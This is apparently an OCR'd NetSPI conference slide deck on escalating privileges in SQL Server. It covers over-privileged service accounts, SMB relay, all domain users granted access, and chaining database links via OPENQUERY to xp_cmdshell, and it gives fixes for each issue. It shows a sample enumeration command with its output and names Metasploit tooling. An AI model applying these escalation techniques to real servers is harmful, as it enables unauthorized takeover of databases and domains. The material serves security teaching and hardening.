
- SQL injection or a direct connection with credentials to log into SQL Server
- Service account is configured with local or domain admins privileges
- xp_cmdshell, xp_dirtree, or xp_fileexists procedure can be used

netSPI
RISK COMPLIANCE SECURITY


#6 Manual Attack: Execute as Service




#6 Manual Attack: Shared Accounts



#6 Manual Attack: SMB Relay



#6 DEMO


Database Lab - Win2k3 - LVA - SQL2005 - VMware Player
File
Virtual Machine
Help
Services
File
Action
View
Help
Services (Local)
Services (Local)
SQL Server (MSSQLSERVER)
Stop the service
Pause the service
Restart the service
Description:
Provides storage, processing and controlled access of data and rapid transaction processing.
SQL Server (MSSQLSERVER) Properties (Local Computer)
General
Log On
Recovery
Dependencies
Log on as:
Local System account
Allow service to interact with desktop
This account:
.\dbservice
Browse...
Password:
Confirm password:
You can enable or disable this service for the hardware profiles listed below:
Hardware Profile
Service
Profile 1
Enabled
Enable
Disable
OK
Cancel
Apply
C:\WINDOWS\system32\cmd.exe
C:\>ipconfig
Windows IP Configuration
Ethernet adapter Local Area Connection
Connection-specific DNS Suffix
IP Address. . . . . : 192.168.74.161
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.74.1
Start
Services
C:\WINDOWS\system32...
http://localhost/emp...
2:40 PM
vmware

#6 Service Account Privileges

What is the fix?

- **Non-clustered servers**
  - Don't run services as LocalSystem
  - Don't use local or domain accounts with local administrator privileges
  - Do use virtual service accounts
    - Like a sandboxed NetworkService account

netSPI
RISK COMPLIANCE SECURITY

#6 Service Account Privileges

What is the fix?

- **Clustered servers**
  - Do use domain accounts configured with least privilege
  - Don't use the same service account across servers that house unrelated applications

netSPI
RISK COMPLIANCE SECURITY

#7

Domain Users assigned

Excessive Privileges


#7 Domain User Privileges

What's the issue?

- *SQL Server Express* installed on a domain system gives **ALL** domain accounts CONNECT privileges (through privilege inheritance)
  - It can then carry over during upgrades
- Database administrators often provide all domain accounts with database access

netSPI
RISK COMPLIANCE SECURITY

#7 Domain User Privileges



#7 Domain User Privileges

Why is that a problem?

- All domain accounts have unauthorized access to database servers
- During network penetration tests it often leads to privilege escalation paths that end in Domain Admin

netSPI
RISK COMPLIANCE SECURITY

#7 Domain User Privileges


What are the attack requirements?

- A domain account
- List of SQL Servers
  - SPNs can be dumped from Active Directory

    No scanning required ☺

netSPI
RISK COMPLIANCE SECURITY

#7 Manual Attack



#7 Automating the Attack

New Tools Released

- PowerShell
  - Get-SqlServer-Escalate-CheckAccess.psm1

Other Tools

- Metasploit mssql_sql module

netSPI
RISK COMPLIANCE SECURITY


#7 Automating the Attack

```
PS C:\Get-SqlServer-Escalate-CheckAccess -ShowSum | export-csv c:\temp\sql-server-excessive-privs.csv
[*] ------------------------------------------------------------------
[*] Start Time: 04/01/2014 10:00:00
[*] Domain: mydomain.com
[*] DC: dc1.mydomain.com
[*] Getting list of SQL Server instances from DC as mydomainmyuser...
[*] 5 SQL Server instances found in LDAP.
[*] Attempting to login into 5 SQL Server instances as mydomainmyuser...
[*] ------------------------------------------------------------------
[-] Failed   - server1.mydomain.com is not responding to pings
[-] Failed   - server2.mydomain.com (192.168.1.102) is up, but authentication/query failed
[+] SUCCESS! - server3.mydomain.com,1433 (192.168.1.103) - Sysadmin: No - SvcIsDA: No
[+] SUCCESS! - server3.mydomain.comSQLEXPRESS (192.168.1.103) - Sysadmin: No - SvcIsDA: No
[+] SUCCESS! - server4.mydomain.comAppData (192.168.1.104) - Sysadmin: Yes - SvcIsDA: Yes
[*] ------------------------------------------------------------------
[*] 3 of 5 SQL Server instances could be accessed.
[*] End Time: 04/01/2014 10:02:00      [*] Total Time: 00:02:00
[*] ------------------------------------------------------------------
```

#7 Automating the Attack

```
PS C:\Get-SqlServer-Escalate-CheckAccess -ShowSum | export-csv c:\temp\sql-server-excessive-privs.csv
[*] ------------------------------------------------------------------
[*] Start Time: 04/01/2014 10:00:00
[*] Domain: mydomain.com
[*] DC: dc1.mydomain.com
[*] Getting list of SQL Server instances from DC as mydomainmyuser...
[*] 5 SQL Server instances found in LDAP.
[*] Attempting to login into 5 SQL Server instances as mydomainmyuser...
[*] ------------------------------------------------------------------
[-] Failed   - server1.mydomain.com is not responding to pings
[-] Failed   - server2.mydomain.com (192.168.1.102) is up, but authentication/query failed
[+] SUCCESS! - server3.mydomain.com,1433 (192.168.1.103) - Sysadmin: No - SvcIsDA: No
[+] SUCCESS! - server3.mydomain.comSQLEXPRESS (192.168.1.103) - Sysadmin: No - SvcIsDA: No
[+] SUCCESS! - server4.mydomain.comAppData (192.168.1.104) - Sysadmin: Yes - SvcIsDA: Yes
[*] ------------------------------------------------------------------
[*] 3 of 5 SQL Server instances could be accessed.
[*] End Time: 04/01/2014 10:02:00      [*] Total Time: 00:02:00
[*] ------------------------------------------------------------------
```

#7 Automating the Attack



	A	B	C	D	E	F	G	H	I	J
1	IpAddress	Server	Instance	SQLVer	OsVer	Sysadmin	SvcAcct	SvcIsDA	IsClustered	DBLinks
2	192.168.1.103	server3.mydomain.com	server3.mydomain.com, 1433	2005 Express Edition	2012	No	LocalSystem	No	No	2
3	192.168.1.103	server3.mydomain.com	server3.mydomain.com\SQLEXPRESS	2005 Express Edition	2012	No	LocalSystem	No	No	2
4	192.168.1.104	server4.mydomain.com	server4.mydomain.com\AppData	2008 Express Edition (64-bit)	7	Yes	SQLSvc	Yes	No	0
5										
6										
7										

#7 Domain User Privileges

What's the fix?


- Don't provide the "Domain Users" group with privileges to log into any SQL Server
- Do remove the default login associated with the "BUILTIN\Users" group

netSPI
RISK COMPLIANCE SECURITY

#8

Database Link

Chaining & **Excessive** Privileges



#8 Excessive Database Link Privileges

What the issue?

- Database links are being configured with excessive privileges
- Database links can be crawled via OPENQUERY
- xp_cmdshell can be used via OPENQUERY

netSPI
RISK COMPLIANCE SECURITY

#8 Excessive Database Link Privileges

Why is that a problem?

- Attackers can often gain sysadmin privileges by crawling database link chains
- Move from low value database to high one
- Take over Windows server via xp_dirtree or xp_cmdshell
- Cached credentials can be recovered by admins

netSPI
RISK COMPLIANCE SECURITY

